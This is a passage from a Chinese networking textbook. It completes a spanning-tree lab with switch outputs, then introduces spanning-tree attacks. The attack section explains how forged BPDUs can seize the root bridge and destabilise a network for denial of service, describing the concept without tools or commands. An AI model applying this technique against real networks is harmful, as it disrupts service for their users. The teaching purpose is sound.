


图 2-42　SW2 的生成树信息




图 2-43　SW3 的生成树信息

通过上面的结果可知，得到的生成树信息与之前的分析结果一致。

第四步：去掉 SW1—SW3 链路，查看生成树能否自动更新。

在 Cisco 模拟器中剪掉 SW1—SW3 链路，模拟这条链路出现故障。去除链路之后，三台交换机通过定期发送的 BPDU 报文重新计算生成树，以保证网络的连通，如图 2-44 所示。




图 2-44　SW1—SW3 链路中断

依次查看三台交换机的生成树信息，结果如图 2-45 和图 2-46 所示。通过 SW1 的结果可知生成树的根结点没有变化，仍然是 SW3，但 SW1 的 Fa0/3 端口由 desg port 变为 root port。SW2 的 Fa0/3 端口由阻塞状态变为指定端口，即重新处于连通状态。

```
Switch#show spanning-tree
VLAN0001
 Spanning tree enabled protocol ieee
 Root ID    Priority    32769
            Address     0001.4330.6BB6
            Cost        19
            Port        3(FastEthernet0/3)
            Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

 Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
            Address     0001.C931.8BE2
            Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
            Aging Time  20

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Fa0/1            Desg FWD 19        128.1    P2p
Fa0/3            Root FWD 19        128.3    P2p
```

图 2-45 SW1 的生成树信息

```
Switch#show spanning-tree
VLAN0001
 Spanning tree enabled protocol ieee
 Root ID    Priority    32769
            Address     0001.4330.6BB6
            Cost        19
            Port        2(FastEthernet0/2)
            Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

 Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
            Address     00D0.D39C.0192
            Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
            Aging Time  20

Interface        Role Sts Cost      Prio.Nbr Type
---------------- ---- --- --------- -------- --------------------------------
Fa0/1            Desg FWD 19        128.1    P2p
Fa0/2            Root FWD 19        128.2    P2p
Fa0/3            Desg FWD 19        128.3    P2p
```

图 2-46 SW2 的生成树信息

2.5 生成树攻击

生成树攻击是指攻击者通过发布伪造的 BPDU 数据报来调整网络的拓扑结构，进而达到拒绝服务攻击、数据监听等攻击目的。

2.5.1 利用生成树攻击达到使网络拓扑不稳定和拒绝服务的攻击效果

攻击者连续不断地、交替发送伪造的高、低优先级 BPDU 数据报，使得网络中的交换

机忙于计算生成树，无法提供正常的数据转发服务，进而达到拒绝服务攻击的效果。伪造的高优先级 BPDU 报文用于抢占根结点，低优先级报文用于释放根结点，这两类报文除了会使交换机忙于计算生成树，还会导致网络拓扑结构不断变化、处于不稳定的状态。

图 2-47 是抢占根结点的示意图。黑客在网络中发布伪造的 BPDU 报文，声明自己的优先级为 4096，这个优先级高于网络中其他三台交换机的默认优先级 32 768，因此从 SW3 手中夺过根身份，成为新的根结点。

由于根结点发生了变化，三台交换机开始计算新的生成树。首先每台交换机(根结点除外)确定自己的根端口(root port)。根端口是具有到根结点最小路径花费的端口。图 2-47 中三条物理链路都是 100Mb/s 链路，因此代价都是 19。SW1 的 1 端口到根结点的花费为 19，2 端口到根结点的花费为 76，3 端口到根结点的花费也为 76，因此端口 1 为 SW1 的根端口。SW2 的 2 端口到根结点的花费为 57，3 端口到根结点的花费为 38，因此 SW2 的根端口为 3 号端口。SW3 的 2 端口到根结点的花费为 38，3 端口到根结点的花费为 57，因此 SW3 的根端口为 2 号端口。

